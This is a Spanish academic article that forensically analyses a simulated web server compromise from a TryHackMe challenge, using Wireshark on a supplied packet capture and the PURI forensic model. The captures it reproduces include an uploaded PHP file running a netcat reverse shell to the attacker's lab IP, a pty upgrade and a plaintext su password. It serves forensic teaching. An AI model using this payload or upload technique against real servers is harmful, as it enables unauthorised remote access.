InFo-Cyber. Journal of Cybersecurity and Digital Forensics.
Volumen 1, Número 1. Año 2026. ISSN: en trámite
https://revistas.ufasta.edu.ar/index.php/InFoCyber/index

INFO-CYBER CYBERSECURITY AND DIGITAL FORENSICS JOURNAL

Ciberseguridad aplicada: estudio de un ataque típico contra un sitio web y recomendaciones para su mitigación y prevención

Applied Cybersecurity: Analysis of a Typical Website Attack and Mitigation and Prevention Strategies

Emanuel Lazzari

Universidad Nacional del Noroeste de la Provincia de Buenos Aires (UNNOBA), Junín (Argentina) - Universidad Nacional de San Antonio de Areco (UNSAdA), San Antonio de Areco (Argentina).

elazzarij@gmail.com

https://orcid.org/0009-0007-6992-3996

Hugo Curti

Curti: Universidad FASTA. Buenos Aires (Argentina)

hcurti@ufasta.edu.ar

https://orcid.org/0000-0002-0949-2289

Nota técnicas y análisis de casos

Recibido: 09-08-2024. Aceptado: 10-01-2025. Publicado: 03-03-2026.

Licencia (CC):

CC BY NC SA

Universidad FASTA. Facultad de ingeniería; Mar del Plata, Argentina

Resumen

Este artículo aborda la seguridad en aplicaciones web mediante el análisis forense de un ataque típico. Utilizando la plataforma TryHackMe y el desafío "Overpass 2 - Hacked", se emuló un ataque a un servidor web, examinando cada paso del proceso desde la identificación y explotación de vulnerabilidades hasta la obtención de acceso no autorizado. Wireshark fue la herramienta seleccionada para capturar y analizar el tráfico de red, permitiendo reconstruir la secuencia de eventos y comprender las técnicas empleadas por el atacante. El estudio se enmarca en el ámbito de Digital Forensics and Incident Response (DFIR), profundizando en conceptos críticos de la seguridad informática y haciendo uso del modelo PURI, que estructura las fases de recuperación de información de manera metódica y reproducible, para mantener la integridad de la evidencia digital. Este artículo proporciona recomendaciones prácticas para mitigar y prevenir este tipo de ataques, destacando la importancia de implementar medidas de seguridad desde el diseño de las aplicaciones y la necesidad de monitoreo constante de la actividad de red para la detección temprana de amenazas. La investigación subraya la relevancia de la ciberseguridad y la respuesta forense en la protección de los derechos de los ciudadanos en el ciberespacio.

Palabras clave

ciberataque, ciberseguridad, mitigación del riesgo, sitio web

Abstract

This article addresses web application security through the forensic analysis of a typical cyberattack. Using the TryHackMe platform and the Overpass 2 – Hacked challenge, an attack against a web server was emulated, examining each stage of the process from vulnerability

identification and exploitation to the achievement of unauthorized access. Wireshark was selected as the primary tool for capturing and analyzing network traffic, enabling the reconstruction of the sequence of events and a detailed understanding of the techniques employed by the attacker.

Keywords

Asymmetric and hybrid conflicts, cyber defense, mobile computer lab

EMANUEL LAZZARI, Especialista en Informática Forense (UFASTA) y tesista de la Maestría en Educación en Escenarios Digitales (UNSL). Docente en la Universidad Nacional del Noroeste de la Provincia de Buenos Aires (UNNOBA) y en la Universidad Nacional de San Antonio de Areco (UNSAdA) en las áreas de Investigación de Operaciones, Matemática y Teoría de la Computación.

HUGO J. CURTI, Magister en Ingeniería de Sistemas (UNICEN). Docente en la Universidad Nacional del Centro de la Provincia de Buenos Aires (UNICEN), en el departamento de Computación y Sistemas, y en la Universidad FASTA (UFASTA) en la carrera de Ingeniería de Informática y en la Especialización en Informática Forense. Investigador en el InFo-Lab (UFASTA). Docente en la Escuela de Postgrado de la Universidad Nacional de Chilecito (UNdeC) en el área de Criptografía y Seguridad Informática.

I. INTRODUCCIÓN

El presente artículo se propone abordar la creciente problemática de seguridad en aplicaciones web a partir del estudio de un ataque típico con el propósito de presentar estrategias para su mitigación y prevención. Se consideran ataques típicos aquellos que se repiten a lo largo del tiempo. Proyectos como OWASP Top Ten, especializado en seguridad en aplicaciones web y reconocido mundialmente, permiten identificar ataques típicos [1]. Los riesgos típicos que se presentan en las publicaciones de OWASP dan cuenta de los ataques que releva la organización. La pérdida de control de acceso es considerada un riesgo típico debido a su aparición en varias publicaciones: en 2021 es considerado el riesgo número uno [1], en 2017 se encontraba en el puesto número cinco [2]. En la edición de 2013, el riesgo se encuentra en el puesto siete, bajo el nombre "Missing Function Level Access Control", es decir, que una aplicación no controla correctamente los accesos a las funcionalidades respetando los permisos de usuario, generando una vulnerabilidad que será explotada por los atacantes [3]. Evaluando estas tres publicaciones del OWASP Top Ten se puede establecer que el riesgo estudiado, la pérdida de control de acceso, se extiende a lo largo de una década, teniendo en cuenta que, en el año de escritura de este artículo, 2024, aún es vigente la versión 2021 del OWASP Top Ten.

El surgimiento de estos nuevos delitos informáticos implica un análisis bajo una perspectiva forense que permita abordar los incidentes de seguridad desde una visión multidisciplinaria y con el eje en la ciberseguridad. En la República Argentina, los ataques a sitios web son considerados delitos informáticos contra la propiedad y están expresados en el Código Penal de la Nación Argentina en el artículo 183 del Capítulo VII "Daños", introducido en el año 2008 bajo la Ley 26.388 de Delitos Informáticos [4]. El texto de dicho artículo determina que incurre en un delito "el que alterare, destruyere o inutilizare datos, documentos, programas o sistemas informáticos; o vendiere, distribuyere, hiciere circular o introdujere en un sistema informático, cualquier programa destinado a causar daños" [4].

Vinculada a la legislación vigente, también se preserva el derecho de los ciudadanos en el ámbito de Internet, considerada ciudadanía digital. El artículo "¿Qué es la ciudadanía digital?", publicado en la página web Argentina.gob.ar en el apartado perteneciente al Ministerio de Capital Humano, señala que "la ciudadanía digital refiere al conjunto de derechos y responsabilidades que las personas tenemos en el entorno digital, entendiendo a Internet como un espacio público, donde nos encontramos con oportunidades para el ejercicio pleno de derechos, pero también con riesgos de posibles vulneraciones" [5]. En este sentido, es necesario considerar la Ley de Protección de Datos Personales, debido a que los sujetos que hacen uso de las aplicaciones web atacadas pueden ver vulnerados sus derechos cuando sus datos personales son robados por los atacantes o utilizados por los mismos con fines distintos a los que dieron permiso [6].

Para analizar un incidente de seguridad en una aplicación web, es fundamental desarrollar un escenario de ataque que refleje la realidad a la que se enfrentan estas aplicaciones. En la actualidad, los ataques pueden generarse por una amplia gama de vulnerabilidades, por lo que para el desarrollo de este artículo se determinó un ataque típico que explota algunas de estas vulnerabilidades. La elección del ataque por *malware* está dada por la sofisticación de estos ataques y la frecuencia con la que se observan, lo que proporciona una base sólida para estructurar el análisis forense.

Para desarrollar el escenario de ataque, se seleccionó la plataforma TryHackMe [7], que ofrece un entorno seguro y controlado para la simulación de incidentes de seguridad. A través del desafío "Overpass 2 - Hacked" [8], se pudo estudiar un ataque realista a un servidor web, analizando cada paso del proceso, desde la identificación y explotación de vulnerabilidades que realizó el atacante hasta la ejecución de comandos maliciosos que le permitieron obtener acceso no autorizado al sistema. Este entorno de trabajo permitió hacer un análisis forense significativo desde el cual generar recomendaciones para mitigar y prevenir este tipo de ataque. La emulación en TryHackMe permite reproducir un escenario controlado que se asemeja a situaciones del mundo real, brindando una oportunidad valiosa para explorar las dinámicas de un ataque y la efectividad de las contramedidas propuestas.

La herramienta seleccionada para llevar a cabo dicho análisis forense fue Wireshark [9], que permite la inspección de paquetes de red. Con este análisis fue posible reconstruir la secuencia de eventos del ataque y entender las técnicas y herramientas empleadas por los atacantes. Además, se exploraron aspectos críticos de la seguridad informática, como la criptografía, la autenticación y la gestión de contraseñas, destacando la importancia de implementar medidas de seguridad desde las etapas iniciales del desarrollo de software. Wireshark, con su capacidad para capturar y analizar tráfico de red en tiempo real, resultó esencial para identificar los pasos específicos que siguió el atacante y cómo se pudo haber prevenido el acceso no autorizado.

II. LA SEGURIDAD INFORMÁTICA

En términos generales, la seguridad es un concepto asociado a la noción de riesgo. En el diccionario de la Real Academia Española (RAE), se determina que algo seguro es "libre y exento

de todo peligro, daño o riesgo" [10], y un riesgo es la posibilidad de un daño. Desde esta perspectiva, Romero Castro et al. plantean cuatro acciones que definen las tareas propias de la seguridad como ciencia: prevención, transferencia, mitigación y aceptación del riesgo [11]. Se desprende de ello que la seguridad abarca determinar qué riesgos existen, tomar medidas para evitarlos y ofrecer respuestas cuando se han hecho efectivos los daños. De forma circular, es necesaria la retroalimentación, ya que los riesgos están en constante evolución.

En este artículo, los conceptos de ciberseguridad y seguridad informática no se tomarán como equivalentes o sinónimos. La ciberseguridad profundiza en un ámbito propio de la seguridad informática, como define la Dirección Nacional de Ciberseguridad de la República Argentina: "la ciberseguridad excede de la seguridad informática de los datos y la información almacenada en los dispositivos, el software y el *hardware* ya que los usuarios de internet son sujetos de derecho" [12]. Por lo tanto, la ciberseguridad tiene el foco en la seguridad de las personas en el ámbito del ciberespacio. La seguridad informática es un campo más amplio que abarca incidentes que no necesariamente afectan de manera directa a los usuarios de un sistema, si bien posiblemente se vean afectados de manera indirecta ya que no puede existir un sistema informático sin la presencia de personas que lo programan y personas que hacen uso del mismo.

En el siguiente apartado se abordarán nociones de seguridad informática en aplicaciones alojadas en Internet y las vulnerabilidades, amenazas y ataques típicos a las mismas.

A. Seguridad en aplicaciones web

En las últimas dos décadas ha habido un desarrollo exponencial de los incidentes de seguridad en aplicaciones web. Los ataques dirigidos a las mismas tienen efectos con diversos grados de complejidad e inconvenientes, ya que van desde el robo de datos confidenciales hasta la interrupción del funcionamiento normal de los sistemas. La seguridad en las aplicaciones web es una prioridad crítica para cualquier empresa que las desarrolle; por ello, el personal asignado tiende a especializarse en dicha área.

En la Argentina se desarrolló en 2021 la "Guía introductoria a la seguridad para el desarrollo de aplicaciones web" [13] por disposición de la Dirección Nacional de Ciberseguridad en el marco de la Decisión Administrativa 641/2021 "Requisitos mínimos de Seguridad de la Información para Organismos" [14]. Si bien la misma tiene como eje la infraestructura crítica del Estado, sirve de referencia para analistas de sistemas, programadores e informáticos en general al momento de diseñar y desarrollar una aplicación web segura. En la Disposición 8/2021 que aprueba la guía mencionada, se determina que "la seguridad de la información debe contemplarse como una parte integral de los sistemas de información en todas las fases de su ciclo de vida, incluyendo aquellos que brinden servicios o permitan la realización de trámites a través de Internet" [13].

En [13] se define que "las aplicaciones seguras asisten en la protección de la propiedad intelectual y la reputación de una organización, ayudan a sostener el funcionamiento de sus procesos y al cumplimiento de la Ley 25.326 de Protección de Datos Personales".

B. Ataques típicos

El INCIBE ha desarrollado su Guía de ciberataques [15] que resulta una fuente de consulta útil para establecer una clasificación básica de ataques a aplicaciones web.

1. Ataques a contraseñas: son ataques dirigidos a las credenciales de los usuarios. Los ejemplos típicos son los ataques de fuerza bruta y por diccionario.
2. Ataques por ingeniería social: se trata de técnicas dirigidas a conseguir que los usuarios revelen información sensible o permitan al atacante tomar control de un dispositivo del usuario. Estas técnicas están basadas en el engaño o la manipulación. Algunos ejemplos de ataques por ingeniería social: *phishing*, *vishing*, *smishing*, *baiting*, *shoulder surfing*, *dumpster diving*, *spam* y fraudes *online*.
3. Ataques a las conexiones: los atacantes utilizan software o herramientas que les permiten infectar o tomar control de los dispositivos. Usualmente, el atacante se interpone entre el usuario y el servicio web para efectuar su fin malicioso. Son ejemplos de estos ataques: redes trampa, *spoofing*, ataques a *cookies*, ataques DDoS, inyección SQL, escaneo de puertos, *man in the middle* y *sniffing*.
4. Ataques por *malware*: los atacantes utilizan programas maliciosos para llevar a cabo acciones dañinas. Se trata de virus, *adware*, *spyware*, troyanos, *backdoors*, *keyloggers*, *stealers*, *ransomware*, gusanos (*worms*), *rootkit*, *botnets*, *rogueware*, *criptojacking*, *apps* maliciosas.

La herramienta por excelencia para la concientización sobre seguridad en aplicaciones web es la producida por el Proyecto Abierto de Seguridad en Aplicaciones Web (OWASP, por sus siglas en inglés) [1]. OWASP es una organización sin fines de lucro, cuyas "herramientas, documentos, videos, presentaciones y capítulos (...) son gratuitos y están abiertos a cualquier interesado en mejorar la seguridad en aplicaciones" [1]. En sus palabras, "abogamos por resolver la seguridad en aplicaciones como un problema de personas, procesos y tecnología, ya que

los enfoques más efectivos para la seguridad en aplicaciones requieren mejoras en todas estas áreas" [1].

En [1] se presenta el *ranking* en vigencia de los diez riesgos más comunes para aplicaciones web en términos de seguridad.

III. CIBERSEGURIDAD

Los ataques que reciben las aplicaciones web tienen consecuencias inmediatas sobre los usuarios de las aplicaciones y las empresas u organizaciones que son responsables por las mismas. Sus efectos pueden coartar los derechos que tienen las personas en la República Argentina en relación con el uso de Internet: "los ciudadanos tienen derecho a la libertad de expresión, al acceso a la información, a la privacidad de las comunicaciones y a la seguridad de sus datos" [16].

De forma general, un delito informático se define como las conductas que: a) atacan las propias tecnologías de la computación y las comunicaciones; b) incluyen la utilización de tecnologías digitales en la comisión del delito; o c) incluyen la utilización incidental de las tecnologías en la comisión de otros delitos, y, en consecuencia, la computadora pasa a ser una fuente de datos digitales probatorios [17].

La respuesta ofrecida por los actores involucrados en la respuesta ante un incidente —personal del área de Seguridad Informática e informáticos forenses—, así como la calidad de la misma, puede representar la diferencia cuando estos incidentes sean llevados a la justicia para establecer las responsabilidades legales que les corresponden a los atacantes. En relación al ámbito público, la República Argentina cuenta con el Equipo de Respuesta ante Emergencias Informáticas nacional (CERT.ar, por su sigla en inglés) que está bajo la Dirección Nacional de Ciberseguridad: "conforme con la Disposición 01/2021 de la Dirección Nacional de Ciberseguridad, el CERT.ar lleva adelante funciones con el objetivo de coordinar la gestión de incidentes de seguridad informática a fin de dar prevención y protección a las entidades y jurisdicciones del Sector Público Nacional y a las Infraestructuras Críticas de Información nacionales definidas como tal" [18].

A. Aplicación de la ciberseguridad: forensia

La informática como disciplina forense "se encarga de adquirir, analizar, preservar y presentar datos que han sido procesados electrónicamente, y almacenados en un medio digital. Es el uso de las Tecnologías de la Información para recuperar evidencia digital" [17]. La evidencia digital "es un tipo de evidencia física construida de campos magnéticos y pulsos electrónicos, que por sus características deben ser recolectados y analizados con herramientas y técnicas especiales", así como es considerada "fuente de información de valor almacenada o transmitida en una forma binaria" [17].

De forma general, la tarea del informático forense es "la correcta recuperación de toda la información posible, tanto visible como oculta, relacionada con el hecho de estudio, aplicando las técnicas y herramientas disponibles o desarrolladas *ad hoc*, y garantizando un proceso reproducible de adquisición, examen, análisis, cotejo, preservación y presentación de la evidencia, que fortalezca su valor probatorio ante los órganos jurisdiccionales" [17].

Bajo estas premisas, la tarea del informático forense deberá realizarse siguiendo pautas propias de esta práctica, "procurando respetar los principios forenses, que se fundan en una actuación metódica basada en un orden lógico de las tareas a realizar, en tomar los recaudos necesarios para evitar alterar el objeto original y en mantener la debida cadena de custodia" [17].

Di Iorio et al. en [17] distinguen cuatro niveles de actuación del informático forense:

1. *Responsable de Identificación*: se trata de la persona que tenga la capacidad de distinguir un incidente, y por lo tanto, no tiene que ser particularmente un informático. "Esta labor puede estar a cargo de un investigador judicial debidamente capacitado en la materia, o personal auxiliar de un Laboratorio de Informática Forense"[17, p. 283].
2. *Especialista en Recolección*: "persona autorizada, entrenada y calificada para recolectar objetos físicos pasibles de tener evidencia digital"[17, p. 283]. Será quien deba actuar en los sitios señalados por los Responsables de Identificación, y, en ocasiones, trabajará en equipo con el Especialista de Adquisición, ya que algunos activos informáticos que puedan contener evidencia digital no siempre pueden ser retirados del espacio físico en el que se encuentran (motivos que van desde la urgencia de una investigación hasta el peligro de que un dispositivo, al ser desconectado, destruya la evidencia digital), aunque sí pueda efectuarse la adquisición de la evidencia que es enteramente digital y será almacenada en un nuevo dispositivo de uso forense.
3. *Especialista en Adquisición*: "persona autorizada, entrenada y calificada para recolectar dispositivos y adquirir evidencia digital de estos, como ser imágenes de disco, volcados de memoria o red, copias lógicas, entre otros tipos de evidencia digital"[17, p. 283]. Como se señaló en el ítem anterior, se realiza efectivamente la recolección de la evidencia digital.
4. *Especialista en Evidencia Digital*: "experto que puede

realizar las tareas de un Especialista en Adquisición, y además tiene conocimientos específicos, habilidades y aptitudes que le permiten manejar un amplio rango de situaciones técnicas, tales como la realización de una pericia informática".[17, p. 283] Es quien está capacitado no solo para realizar la adquisición de la evidencia digital, sino para extraer datos e información de la misma y analizarlos para ofrecer una explicación de los hechos acontecidos soportados por la evidencia digital.

B. Respuesta forense ante un incidente

El InFo-Lab, laboratorio de investigación y desarrollo de tecnología en informática forense, y el Grupo de Investigación en Sistemas Operativos e Informática Forense de la Universidad FASTA, presentaron en 2017 el libro *El rastro digital del delito: aspectos técnicos, legales y estratégicos de la informática forense* [17]. En el mismo se desarrolla el Proceso Unificado de Recuperación de Información (PURI), que se define como "un esquema teórico de las tareas involucradas en la aplicación forense de las ciencias de la información. Este esquema agrupa las tareas en actividades de mayor abstracción, y a éstas en fases. A su vez, el modelo se complementa con las técnicas para llevar a cabo cada una de esas tareas y las herramientas disponibles que ejecutan dichas técnicas" [17, p. 278].

En cada fase de PURI se define una actividad, y en ese contexto, "se entiende por actividad al conjunto de tareas forenses relacionadas entre sí y agrupadas en función del objetivo que persiguen" [17, p. 280]. Es preciso expresar que una tarea en PURI es "un trabajo específico y atómico dentro de una actividad" y una técnica es "un procedimiento, una serie de pasos a realizar para llevar a cabo una tarea" [17, p. 281]. Al momento de llevar a cabo una tarea, se precisará de una herramienta que haga uso de una técnica. "Las herramientas son programas, aplicaciones o frameworks que implementan una o varias técnicas, y son utilizadas para llevar a cabo una tarea" [17, p. 282].

En [17] se definen así las fases del modelo PURI:

1. Fase de Relevamiento: esta fase "abarca la investigación para conocer el caso e identificar los posibles objetos de interés" y "puede identificarse con las labores investigativas de una investigación judicial, o con labores de 'reconocimiento o exploración' en el caso de un trabajo privado no judicial" [17, p. 284]. Implica dos actividades que los autores definen como identificación de documentación legal y técnica e identificación de infraestructura IT. En esta fase es donde puede intervenir el informático forense Responsable de Identificación.
2. Fase de Recolección: "abarca las acciones y medidas necesarias para obtener los equipos físicos, y/o las posibles fuentes de datos, sobre los cuales se deberá trabajar posteriormente"[17, p. 285]. En ella se distinguen dos actividades: la detección de infraestructura IT y la recolección de objetos. En esta fase actuará el informático forense Especialista en Recolección. Es necesario destacar que la diferencia entre identificar la infraestructura IT y detectarla recae en las tareas técnicas que pueden precisarse para determinar con fiabilidad, por ejemplo, la cantidad de equipos en una red. Se trata de profundizar en la identificación del hardware que contiene datos de interés.
3. Fase de Adquisición: "abarca todas las actividades en las que se obtiene la imagen forense del contenido que se analizará"[17, p. 286]. Es en esta fase donde el Especialista en Adquisición puede ofrecer su experticia para determinar si se realizará la adquisición en el lugar físico donde se encuentra la infraestructura IT o si se llevarán a cabo las actividades sobre los objetos recolectados en un laboratorio de informática forense. Esta fase se compone de las siguientes actividades: adquisición de datos persistentes (por ejemplo, discos duros, pen drives), adquisición de datos volátiles (volcado de la memoria principal), adquisición de paquetes de red (técnica de *sniffing*), adquisición de *smartcards* (por ejemplo, tarjeta SIM), validación y resguardo (a través de *hash*) y transporte no supervisado. Esto último supone que el Especialista en Adquisición no está presente y por ello es de suma importancia la verificación utilizando el *hash*.
4. Fase de Preparación: "involucra las actividades técnicas en las que se prepara el ambiente de trabajo del informático forense, la restauración de las imágenes forenses y volcado de datos, junto con su correspondiente validación, y la selección de las herramientas y técnicas apropiadas para trabajar en la extracción y el análisis, de acuerdo al objeto de origen, y a las necesidades del caso"[17, p. 288]. En esta fase pueden trabajar tanto el Especialista en Adquisición como el Especialista en Evidencia Digital, puesto que se compone de las siguientes actividades: preparación de extracción, que implica la consideración del espacio de almacenamiento necesario, la identificación de tecnologías de la información en el objeto (por ejemplo, las particiones y sistemas operativos) y la preparación del ambiente, el entorno donde se llevará a cabo la tarea forense.
5. Fase de Extracción y Análisis: "comprende las tareas forenses de extracción de la información de las imágenes

forenses, la selección de la potencial evidencia digital, y su análisis en relación al caso y a los puntos periciales o requerimientos de servicio forense"[17, p. 289]. Los autores hacen la distinción entre la extracción y el análisis, ya que, si bien son actividades que están estrechamente ligadas, se pueden realizar de forma independiente. Por un lado, realizar la extracción de los datos e información, y por otro, interpretar esos datos bajo ciertas particularidades que son propias de cada dato y del caso. Esta fase está compuesta de cinco actividades: extracción a nivel de aplicación (con el propósito de conocer los movimientos en las aplicaciones con el mayor grado de detalle posible), extracción a nivel de plataforma (sistemas operativos, sistemas de archivos, configuración), extracción a bajo nivel (búsqueda a nivel de bloque de datos), análisis de contenido y análisis de relaciones (entre los distintos elementos extraídos).

6. Fase de Presentación: "comprende el armado de los informes necesarios y la presentación del caso en un juicio o a los solicitantes"[17, p. 291]. Las actividades que componen esta fase son la del armado del informe y la preparación de la información a presentar. En esta fase se ponen en juego las competencias de comunicación del informático forense, considerando que los receptores de dichos informes desconocen la disciplina de la que él es especialista.

IV. Estudio de un caso de ataque típico a una aplicación web

Se utilizó la aplicación web TryHackMe, que es una plataforma dedicada al entrenamiento práctico en ciberseguridad que cuenta con propuestas de gamificación para todos los niveles de conocimiento. La empresa ofrece laboratorios de capacitación totalmente gratuitos, así como máquinas virtuales para llevar a cabo los desafíos propuestos. Los estudiantes aprenden de forma inmersiva, en entornos simulados, y se sumergen en escenarios propios de la vida real para aprender habilidades de hacking y defensa.

Para estudiar un ataque típico, se utilizó el desafío "Overpass 2 - Hacked", que propone investigar un ataque a un servidor y descubrir cómo se llevó a cabo para recuperar el control del sistema. Se cuenta con un archivo *pcap* que contiene los movimientos en la red capturados al momento del ataque. El desafío se utilizará como punto de partida para simular un escenario de análisis forense.

En el caso de estudio, el rol del informático forense es el de Especialista en Evidencia Digital y se puede contextualizar en la Fase de Extracción y Análisis del modelo PURI. En términos de la "Guía de Ciberataques" del INCIBE, el ataque se puede clasificar como un ataque por *malware*.

A. Análisis forense del ataque

La organización provee al forense con un archivo pcapng y un digesto sobre el mismo, como se observa en la Figura 1. En este caso se omite la Fase de adquisición, es decir, el forense no realizará él mismo la adquisición de los paquetes de red, sino que abordará el trabajo como un caso particular tomando las medidas de resguardo que corresponden. Por lo tanto, la primera tarea del forense es validar que dicho archivo se corresponde con el *hash* otorgado por la organización, como se observa en la Figura 2.

md5sum of PCAP file: 11c3b2e9221865580295bc662c35c6dc



Fig. 2. Hash generado por terminal para validación (recorte).

Luego se continúa con el análisis del archivo *pcapng*. Para dicho análisis se utilizará Wireshark, una herramienta de software libre que analiza protocolos de red y permite capturar, mostrar y analizar tráfico de red en tiempo real. Wireshark posee soporte para diversos protocolos de red y cuenta con una interfaz de usuario intuitiva y sencilla de aprender, con posibilidades de filtrar y ordenar los datos según las necesidades del usuario. Estos filtros son muy útiles debido a la especificidad que se puede alcanzar haciendo uso de ellos, lo cual es sumamente importante cuando se trabaja con grandes volúmenes de datos. Wireshark permite, por ejemplo, aislar direcciones IP o determinados protocolos de red. Además, esta herramienta tiene disponible documentación de calidad y una comunidad de usuarios activa y dispuesta para ofrecer ayuda y acompañamiento en la resolución de problemas.

El análisis comienza con la lectura de los paquetes de red capturados. Se observa en el cuarto paquete capturado en la sesión una solicitud HTTP realizada por la IP 192.168.170.145 donde se utiliza el método GET para solicitar el recurso "/development". Se realiza la acción de seguimiento del flujo TCP del cuarto paquete (TCP stream, en inglés), que permite reconstruir y mostrar el contenido completo de una sesión TCP

en formato ASCII, como se evidencia en la Figura 3.

```
GET /development/ HTTP/1.1
Host: 192.168.170.159
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/201001
01 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
If-Modified-Since: Tue, 21 Jul 2020 01:38:24 GMT
If-None-Match: "588-5aae9add656f8-gzip"

HTTP/1.1 200 OK
Date: Tue, 21 Jul 2020 20:33:53 GMT
Server: Apache/2.4.29 (Ubuntu)
Last-Modified: Tue, 21 Jul 2020 01:38:24 GMT
ETag: "588-5aae9add656f8-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 675
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```

Fig. 3. Flujo TCP del cuarto paquete (recorte).

Al examinar la respuesta proporcionada, se confirma que la solicitud tuvo éxito y el recurso solicitado está disponible. Esto queda evidenciado en la línea "HTTP/1.1 200 OK". La numeración 1.1 corresponde a la versión del protocolo HTTP utilizado, mientras que el número 200 representa el código de estado HTTP. El primer dígito del código de estado indica la clase de respuesta, y los dos dígitos restantes brindan detalles sobre el resultado de la respuesta.

Se utiliza la función de búsqueda de paquetes en Wireshark con el término de búsqueda "/development" y se localiza un paquete de red que muestra una solicitud HTTP POST a dicha dirección. En esta solicitud, se emplea el *script* "upload.php" para cargar un archivo. El tipo de contenido del archivo cargado se identifica como "application/x-php", lo que sugiere que se trata de un archivo con extensión .php.

Se decide profundizar en este paquete, ya que resulta sospechosa la carga de un archivo tipo php realizando el seguimiento del flujo TCP como se observa en la Figura 4 y la Figura 5. En la Figura 4, se puede leer la línea "Content-Disposition: form-data; name="fileToUpload"; filename="payload.php"". Esta línea permite identificar el archivo payload.php que se ha enviado como parte del formulario de carga (form-data). La línea siguiente confirma el tipo de contenido (Content-Type) como "application/x-php", indicando que se trata de un archivo PHP. Es importante tener en cuenta que la extensión del archivo no determina necesariamente su tipo real.

```
POST /development/upload.php HTTP/1.1
Host: 192.168.170.159
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/201001
01 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.170.159/development/
Content-Type: multipart/form-data; boundary=----------------------
------180904902857998703151526000 6
Content-Length: 454
Connection: keep-alive
Upgrade-Insecure-Requests: 1

-----------------------------180904902857998703151526000 6
Content-Disposition: form-data; name="fileToUpload"; filename="pa
yload.php"
Content-Type: application/x-php

<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
192.168.170.145 4242 >/tmp/f")?>
```

Fig. 4. Flujo TCP del paquete 14. Parte 1 (recorte).

Al examinar las líneas posteriores en la Figura 4, se revela el contenido del archivo payload.php. Este archivo contiene un comando exec() que parece intentar establecer una conexión de reverse shell con la dirección IP "192.168.170.145" y el puerto 4242. Una conexión de *reverse shell* es una técnica utilizada para obtener acceso remoto a un sistema, en situaciones donde un atacante tiene la intención de comprometer un sistema de destino y controlarlo. En lugar de iniciar una conexión directa desde el sistema del atacante a la víctima, la conexión de *reverse shell* se establece en la dirección opuesta: desde el sistema comprometido (víctima) hacia el sistema del atacante.

La Figura 5 muestra la segunda parte del flujo TCP del paquete 14, que corresponde a la respuesta del servidor después de recibir la solicitud HTTP POST. Se confirma que la solicitud tuvo éxito y que el servidor ha aceptado y procesado la carga del archivo. Se configura una conexión persistente de tipo "Keep-Alive" entre el cliente y el servidor, lo que también indica que la conexión se mantendrá abierta para múltiples solicitudes.

Después de los encabezados, se encuentra el cuerpo de la respuesta HTTP, que en este caso es un mensaje de texto simple: "The file payload.php has been uploaded". Este mensaje confirma que el archivo payload.php se ha cargado correctamente en el servidor.

```
HTTP/1.1 200 OK
Date: Tue, 21 Jul 2020 20:34:01 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 39
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

The file payload.php has been uploaded.GET /development/uploads/
HTTP/1.1
Host: 192.168.170.159
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/201001
01 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Fig. 5. Flujo TCP del paquete 14. Parte 2 (recorte).

Dado que el atacante ha generado una conexión de *reverse shell*, se espera que intente ingresar al sistema víctima. Por este motivo, se decide realizar la búsqueda del *string* "password" utilizando la función de búsqueda de paquetes con la opción "Packet bytes". Esta opción permite buscar en el contenido completo de cada paquete, es decir, incluye el payload (carga útil) y los encabezados. El resultado de la búsqueda identifica dos paquetes: el 74 y el 98.

Se analiza el flujo TCP del paquete 98. Se observa que el atacante está operando en un entorno sin terminal, ya que la primera línea del paquete señala: "can't access tty". Esta línea indica que la shell no puede acceder a la terminal (tty), lo que puede ocurrir cuando se ejecuta un *script* o comando en un entorno sin terminal. Luego, el atacante utiliza el comando "id" para mostrar la identidad del usuario actual, que es "www-data", el servidor web.

```
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@overpass-production:/var/www/html/development/uploads$ l
s -lAh
ls -lAh
total 8.0K
-rw-r--r-- 1 www-data www-data 51 Jul 21 17:48 .overpass
-rw-r--r-- 1 www-data www-data 99 Jul 21 20:34 payload.php
www-data@overpass-production:/var/www/html/development/uploads$ c
at .overpass
cat .overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQH96?6G6C?@E62CE:?DE2?EQN.www-data@overp
ass-production:/var/www/html/development/uploads$ su james
su james
Password: whenevernoteartinstant

james@overpass-production:/var/www/html/development/uploads$ cd ~
cd ~
james@overpass-production:~$ sudo -l]
sudo -l]
sudo: invalid option -- ']'
```

Fig. 6. Flujo TCP del paquete 98. Parte 1 (recorte).

